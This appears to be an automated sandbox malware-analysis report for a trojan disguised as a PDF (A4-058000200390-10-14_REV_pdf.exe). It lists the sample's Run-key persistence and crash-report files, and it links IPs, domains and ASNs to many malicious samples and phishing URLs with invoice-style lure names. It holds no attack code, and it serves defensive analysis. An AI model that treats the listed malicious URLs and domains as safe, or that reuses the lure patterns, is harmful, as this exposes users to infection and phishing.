displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:47:13	API Interceptor	3x Sleep call for process: WerFault.exe modified
09:47:15	API Interceptor	608x Sleep call for process: A4-058000200390-10-14_REV_pdf.exe modified
09:47:24	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run NewApp C:\Users\user\AppData\Roaming\NewApp\NewApp.exe
09:47:32	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run NewApp C:\Users\user\AppData\Roaming\NewApp\NewApp.exe
09:48:11	API Interceptor	282x Sleep call for process: NewApp.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.71.230	Purchase_order_39748465846497494564844756484 5.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/C02C 82A7124B19 8823DC14A0 727ADA5A.html
	0603321WG_0_1 pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/008D 1C43D45C0A 742A0D32B5 91796DBD.html
	VIws8bzjD5.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/C56E 2AF17B6C06 5E85DB9FFD A54E4A78.html
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	• corolobox orozor.com /base/4FD4 067B934700 360B786D96 F374CFDE.html
	PURCHASE ORDER CONFIRMATION.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/13F7 0A68465052 48D031FD97 0E34143C.html
	PAYRECEIPT.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/FB9E 1E734185F7 528241A997 2CE86875.html
	New Order.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/787C 0D9D971EA6 48C79BB43D 6A91B32D.html
	TT.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/67C2 30E277706E 38533C2138 734032C2.html
	Payment_pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/07E3 F6F835A779 2863F708E2 3906CE42.html
	TT.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/40B9 FF72D3F4D8 DF64BA5DD4 E106BE04.html
	purchase order 1.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/AEF7 64C22A189B 57AC28E3EB BC72AEBF.html
	telex transfer.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/EB69 32098F110F B9EB9C8B27 A1730610.html
	ORDER PURCHASE ITEMS.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/2087 2932CF927A CBA3BF36E6 C823C99C.html

Copyright null 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Doc_39754658465846574658464864354 54.pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/92C7 F4831C860C 5A2BD3269A 6771BC0C.html
	CV-JOB REQUEST_____pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/38A5 9769F794F7 8901E26218 10DAAA3A.html
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/6A5D 4D8EB90B8B 0F2BFECECF D3E55241.html
	Download_quotation_PR #371073.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/ABC1 15F63E3898 678C2BE51E 3DFF397C.html
	CN-Invoice-XXXXX9808-19011143287990.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/84D1 B49C9212CA 5D522F0AF8 6A906727.html
	PurchaseOrdersCSTtyres004786587.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/5320 20C7A3B820 370CFAAC48 88397C0C.html

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mail.soonlogistics.com	SecuriteInfo.com.Gen.NN.ZemsilCO.34804.so0@a88aQDc.exe	Get hash	malicious	Browse	• 103.17.211.69
	SecuriteInfo.com.Variant.MSILPerseus.227807.2953.exe	Get hash	malicious	Browse	• 103.17.211.69
coroloboxorozor.com	Purchase_order_39748465846497494564844756484 5.exe	Get hash	malicious	Browse	• 104.21.71.230
	0603321WG_0_1 pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	Payment_pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	RG6ws8jWUJ.exe	Get hash	malicious	Browse	• 172.67.172.17
	VIws8bzjD5.exe	Get hash	malicious	Browse	• 104.21.71.230
	PURCHASE ITEMS.exe	Get hash	malicious	Browse	• 172.67.172.17
	CN-Invoice-XXXXX9808-19011143287992.exe	Get hash	malicious	Browse	• 172.67.172.17
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	• 104.21.71.230
	PURCHASE ORDER CONFIRMATION.exe	Get hash	malicious	Browse	• 104.21.71.230
	PAYMENTADVICENOTE103_SWIFTCOPY0909208.exe	Get hash	malicious	Browse	• 172.67.172.17
	XP 6.xlsx	Get hash	malicious	Browse	• 172.67.172.17
	PAYRECEIPT.exe	Get hash	malicious	Browse	• 104.21.71.230
	New Order.exe	Get hash	malicious	Browse	• 104.21.71.230
	PO#87498746510.exe	Get hash	malicious	Browse	• 172.67.172.17
	TT.exe	Get hash	malicious	Browse	• 172.67.172.17
	Payment_pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	TT.exe	Get hash	malicious	Browse	• 104.21.71.230
	purchase order 1.exe	Get hash	malicious	Browse	• 104.21.71.230
	telex transfer.exe	Get hash	malicious	Browse	• 104.21.71.230
	Invoices.exe	Get hash	malicious	Browse	• 172.67.172.17

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 104.21.50.15
	v2.exe	Get hash	malicious	Browse	• 172.67.188.154
	Purchase_order_39748465846497494564844756484 5.exe	Get hash	malicious	Browse	• 104.21.71.230
	0603321WG_0_1 pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	Payment_pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	8WjU4jrBIr.exe	Get hash	malicious	Browse	• 104.23.98.190

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RG6ws8jWUJ.exe	Get hash	malicious	Browse	• 172.67.172.17
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 104.23.99.190
	lpdKSOB78u.exe	Get hash	malicious	Browse	• 104.21.76.239
	VIws8bzjD5.exe	Get hash	malicious	Browse	• 172.67.172.17
	PURCHASE ITEMS.exe	Get hash	malicious	Browse	• 172.67.172.17
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 172.67.188.154
	CN-Invoice-XXXXX9808-19011143287992.exe	Get hash	malicious	Browse	• 172.67.172.17
	Halkbank_Ekstre_20210223_082357_541079.exe	Get hash	malicious	Browse	• 172.67.188.154
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	• 172.67.172.17
	FOB offer_1164087223_l0133P2100363812.PDF.exe	Get hash	malicious	Browse	• 104.21.19.200
	PURCHASE ORDER CONFIRMATION.exe	Get hash	malicious	Browse	• 172.67.188.154
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 172.67.160.246
	Yao Han Industries 61007-51333893QR001U,pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	PAYMENTADVICENOTE103_SWIFTCOPY0909208.exe	Get hash	malicious	Browse	• 172.67.172.17
IPSERVERONE-AS-APIPServerOneSolutionsSdnBhdMY	hSHH16k9JyrJp5w.exe	Get hash	malicious	Browse	• 14.102.148.13
	J20KD8zhh6Daj1S.exe	Get hash	malicious	Browse	• 14.102.148.13
	SecuriteInfo.com.Gen.NN.ZemsilCO.34804.so0@a88aQDc.exe	Get hash	malicious	Browse	• 103.17.211.69
	http://https://www.canva.com/design/DAEJ8WkMgI4/_KLUOn175CqxOwu-gNDpeQ/view?utm_content=DAEJ8WkMgI4&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 103.21.183.202
	http://orchardwellness.com/@gebm.com/Drive/dgk8g6jmx3cglwh10pfby2e4.php?HK10LC1602020639f9cf11e1daa1ccf847fe84bfef86c32cf9cf11e1daa1ccf847fe84bfef86c32cf9cf11e1daa1ccf847fe84bfef86c32cf9cf11e1daa1ccf847fe84bfef86c32cf9cf11e1daa1ccf847fe84bfef86c32c&email=&error=	Get hash	malicious	Browse	• 103.21.183.202
	OpxX14nKsz.xls	Get hash	malicious	Browse	• 103.21.180.162
	280122622-310820.doc	Get hash	malicious	Browse	• 212.8.231.101
	DEBIT NOTE USD 5.412.exe	Get hash	malicious	Browse	• 210.5.47.198
	SecuriteInfo.com.Variant.MSILPerseus.227807.2953.exe	Get hash	malicious	Browse	• 103.17.211.69
	430#U0437.js	Get hash	malicious	Browse	• 183.81.162.20
	430#U0437.js	Get hash	malicious	Browse	• 183.81.162.20
	http://www.ukmsc-gammaknife.com/wp-includes/ID3/bd4a7db75b1640babb7197913dcb6955/97913dcb6955/	Get hash	malicious	Browse	• 103.21.182.63
	http://weddingstudio.com.my/Amazon/En/Orders-details/012019	Get hash	malicious	Browse	• 14.102.148.45

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_A4-058000200390-_22b30012e2a9340b0356f203be6ce5a2ae6da_1d3dc762_18d9dc37\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16300
Entropy (8bit):	3.7739596920682645
Encrypted:	false
SSDEEP:	192:GsimHBUZMXSaKsUAeZiN/u7sKS274ItAe:DjBUZMXSalmW/u7sKX4ItAe
MD5:	BFC6839F910B613933C59C1C408AB511
SHA1:	3A752F2786D7A4C4B1BF2677894502125A6C3FF4
SHA-256:	E056EF80AEC8B461C658F26BEB6A29D854E53CD1BD7A9E263B7BE7855A9B2DCD
SHA-512:	C1192932BA235A243B3CC95484BFB5FDFCB6AA605B2770EE77B615AAC7C280D521258803D0D3127E7B88B4B00AE0A7F7AD773FA94711CD486380F699C36D62D
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_A4-058000200390-_22b30012e2a9340b0356f203be6ce5a2ae6da_1d3dc762_18d9dc37\Report.wer	
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.8.5.4.3.6.2.1.3.9.6.0.7.0.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.5.8.5.4.3.6.2.9.7.8.6.6.6.2.2.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.4.3.5.4.5.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.f.7.8.5.0.f.8.-.c.4.b.2.-.4.7.7.9.-.9.2.e.9.-.d.6.c.0.1.c.1.b.3.7.3.a.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.b.a.9.5.8.3.3.-.1.6.d.a.-.4.5.b.f.-.9.d.9.5.-.e.1.8.1.2.0.4.e.0.f.f.f.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.A.4.-.0.5.8.0.0.0.2.0.0.3.9.0.-.1.0.-.1.4._.R.E.V._.p.d.f...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.8.0.-.0.0.0.1.-.0.0.1.b.-.8.b.e.8.-.a.6.6.b.c.0.0.9.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.2.1.c.a.0.5.b.f.3.9.9.8.9.2.6.d.7.f.e.3.7.a.9.8.e.9.c.0.8.1.2.9.0.0.0.0.0.9.0.4.!.0.0.0.0.b.5.2.d.9.b.a.9.b.7.8.9.0.e.2.b.5.1.e.6.4.a.b.8.8.9.8.0.5.c.f.c.e.5.1.2.6.e.b.b.!.A.4.-.0.

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_NewApp.exe_2b4ac1a517da4509e55ae841ecc74477b428236_b4418cc1_06f2fc1e\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	15900
Entropy (8bit):	3.7649375025832814
Encrypted:	false
SSDEEP:	192:uOqHtvimHBUZMXCaPceny+f//u7sQS274ItqyJ:+rBUZMXCaZ1X/u7sQX4ItHJ
MD5:	E421DD977C9ACCD76C60ECB8AE32A548
SHA1:	E3B3C3998B92175B4763727A9513CEFE834F0BF0
SHA-256:	CEC02A18EDFD7B055CE595791181671353807F5E29DA76F5D0AFD79D8E57374C
SHA-512:	AC42799DDFA745990EE3517B5CFF365B884252AC40CEC095694C98C0A895AA99A517CFE0B46EF7B3362C676ADF854B7A1543C4CE2A886D3CF3923D36EB56D03
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.8.5.4.3.6.8.5.9.4.2.7.2.6.1.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.5.8.5.4.3.7.0.5.4.4.2.6.7.4.8.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.5.6.6.5.2.8.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.7.9.c.0.1.d.2.f.-.4.c.5.3.-.4.8.2.7.-.a.b.c.f.-.8.6.3.0.b.1.0.e.8.4.2.a.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.3.9.a.f.c.0.d.-.2.8.d.6.-.4.d.e.f.-.9.6.d.9.-.6.4.b.0.6.c.7.8.f.6.3.a.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.N.e.w.A.p.p...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.4.c.0.-.0.0.0.1.-.0.0.1.b.-.5.8.5.f.-.6.a.8.b.c.0.0.9.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.3.e.e.0.3.c.b.3.0.e.b.2.1.8.b.9.a.5.4.7.2.a.9.2.d.5.6.5.3.4.5.5.0.0.0.0.0.9.0.4.!.0.0.0.0.b.5.2.d.9.b.a.9.b.7.8.9.0.e.2.b.5.1.e.6.4.a.b.8.8.9.8.0.5.c.f.c.e.5.1.2.6.e.b.b.!.N.e.w.A.p.p...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_NewApp.exe_2b4ac1a517da4509e55ae841ecc74477b428236_b4418cc1_10572409\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16034
Entropy (8bit):	3.764375690354279
Encrypted:	false
SSDEEP:	192:XL0YuimHBUZMXCaKsUAeZiN/u7sQS274ItqyP:7LCBUZMXCalmW/u7sQX4ItHP
MD5:	F1769CA11F15309841F7E4376B3D580C
SHA1:	87103B768A82086FE79CC5BCFC8D23C32264C657
SHA-256:	AD7B69EC995F5DA2E4EC465AEC239090C7EA678B5EDD017DDC2C29337E4D2D34
SHA-512:	CE593B4F1D729A46BFE4370CFC22BF5115BCF5C53CB11487C07FA8E4FF98067536BBA6B4572A7E3D9DFE0FD7DCEE38A862E22ADB35B0BC81BAD0D6D037799D8B
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.8.5.4.3.6.7.4.0.5.2.1.4.0.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.5.8.5.4.3.6.9.4.5.0.5.2.3.3.3.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.4.3.5.4.5.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.8.f.2.0.8.8.3.-.e.5.4.3.-.4.9.4.1.-.b.e.8.6.-.f.b.5.0.1.5.d.4.a.a.0.9.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.7.f.b.1.8.3.8.-.a.4.e.c.-.4.c.b.8.-.a.c.1.1.-.1.5.a.e.4.4.c.3.d.4.f.5.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.N.e.w.A.p.p...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.8.2.c.-.0.0.0.1.-.0.0.1.b.-.f.d.0.6.-.7.5.8.6.c.0.0.9.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.3.e.e.0.3.c.b.3.0.e.b.2.1.8.b.9.a.5.4.7.2.a.9.2.d.5.6.5.3.4.5.5.0.0.0.0.0.9.0.4.!.0.0.0.0.b.5.2.d.9.b.a.9.b.7.8.9.0.e.2.b.5.1.e.6.4.a.b.8.8.9.8.0.5.c.f.c.e.5.1.2.6.e.b.b.!.N.e.w.A.p.p...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B46.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Tue Feb 23 08:47:58 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	302765
Entropy (8bit):	3.7501461495282693
Encrypted:	false
SSDEEP:	3072:KXyGRBu0+jd+p8CdB2o+L9gIOgF5mvFLw0iUCgU+9hyzSXrZoS2n2:6RM07pMBL9RpD/JTjkZoI
MD5:	A000F0418C09C6DFE2FA8CF3E45806AE
SHA1:	173CFFD2421C0902FD15813E97FD1A559314430A
SHA-256:	4BA5851D7F7F834D196899BA2A2405C8C0275430D64232403A7235F8710DF294
SHA-512:	7C5B259F338A8E6C55885DAE7F1E53B73421C6C8475E4D6D2B9BB79FD952F3A72794795EED59C4E14ADF6E1B4BD152B91D7A6CAA185E111655BE8A85BFC244C
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B46.tmp.dmp	
Preview:	MDMP..... .....>.4`.....U.....B..... ,.....GenuineIntelW.....T.....,.$.4`.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER94AB.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8392
Entropy (8bit):	3.6919325540904246
Encrypted:	false
SSDEEP:	192:RrI7r3GLNi1A686YrUSUJF/3kgmfZ/SL+prf89bdEsf34/m:RrlsNiC686YoSUJFPkgmfxSfd3f3d
MD5:	69D24C0DE770F1FBB89CF14B4CAD61FF
SHA1:	386E6660CEED0015ADB616857717E69F349EF88C
SHA-256:	C79E1F4339A7688879EC2C74C2DE5ABF36510C0AF0D63559F260D4399FEC13A7
SHA-512:	A3632935FD493BAC148B09AE88EFFC7381C14490309F36724CA244D46AECE3CB9A584D01C561114735DDCEAB01228F5C6C7FBFF4E008D0D578F655556D7F9A0
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. </./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. </./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.2.0.9.2.</./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D76.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4668
Entropy (8bit):	4.45014383346403
Encrypted:	false
SSDEEP:	48:cvIwSD8zsIJgtWI9kCWSC8BtrM8fm8M4JVFF1+q8v4ikuTnLk1d:uITfObDSNTxJ/KRkuTLk1d
MD5:	1B069735485FAE6626BDB82BE56ECE84
SHA1:	08C0D850CB9E91C6511A857B54DCA94B2E6A44A4
SHA-256:	059DFE19594F15D04DFB9335C5528B675C7290D5A9404EB76798FDE4085821CF
SHA-512:	FCA541047B5EA5F856FADE8FDE7C37D2A3E1D1079B65E7C6CAD44B2F98A5051ABF4F5A9FC760880064742E31A5539404D27E96ECC2BE1D327778A4FA9C7C5B 3
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="873718" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA9B8.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, CheckSum 0x00000004, Tue Feb 23 08:48:14 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	193940
Entropy (8bit):	4.448803965702104
Encrypted:	false
SSDEEP:	3072:djiqj0AQJjd+pAzVaoSw9glOgF5k0fUCgU7+5yj99zeC5:djic0v+pV/w9RpDk8Tji5mzp
MD5:	E37220F5970C6AFAF37DDA42C9D32F79
SHA1:	B3AFC7A3E37520DE2E5AA950631733216D7889C9
SHA-256:	D6F1C84EF77F6E74B8942ED601F08ACECE24628CB9A33C4945B365AB73319BEC
SHA-512:	66E0B129DD2F411AE30BBDC18FE5D57C19C7FBAFF82245E75F5706D7328E8F345FB589F519ABF0AE5825B44F60551AD96F9AD15028E9DB258EBCA3A66D3FB47 C
Malicious:	false
Preview:	MDMP..... .....N.4`.....U.....B.....D).....GenuineIntelW.....T.....,.4`.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERAD95.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Tue Feb 23 08:47:05 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	302765
Entropy (8bit):	3.7370014275285786
Encrypted:	false
SSDEEP:	3072:08NFHoh0mS22jd+pYZbgdb9gIOgF5+x0QUCgUHtIaxFkoXh5zz:Rw0d2jpl9RpDCnTjVksP
MD5:	EB89E5B3A234F9D666675CB4AECC16B4
SHA1:	78EBFD8D672BB0036ADB41FDA3B2BE02898842FF
SHA-256:	D2490217E8D12838ED35333A463C50E88AD204414D5E683702B985B2484024AA
SHA-512:	4B3AF4757FE7FCA9E9BC65821D85B64AB489384206A3C7D8FD966149E7CD470BCF20B9DB0EEDCA1FFBCFB735BB5144ECCE614152466D4F9BFB7EF325346AA 54
Malicious:	false
Preview:	MDMP..... .....4`.....U.....B..... ,.....GenuineIntelW.....T.....4`.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8472
Entropy (8bit):	3.699376109781331
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiYp62h6YrzSUtjLgmfZ0SL+prz89btVsfxPm:RrlsNiO646YPSUtPgmfWSLtufE
MD5:	D92949B08F55869B3317AB94B544C183
SHA1:	3B03ED0D7E54A111D823C5834250C5B40F1C36C7
SHA-256:	98F5474FE1DDCA8BE13E38FD95106E4BFD95024947D23901F1FF8F7DE8E68D17
SHA-512:	64026B7D192950D2CBE9658BB0FAF6814F77278DD22EC158C71CBCF52EF89AB34FD119CA4D8104416ADE6A7F2EA416E9B6CB7D8F68FF743D1B5FB9D2FF8A63 9
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. 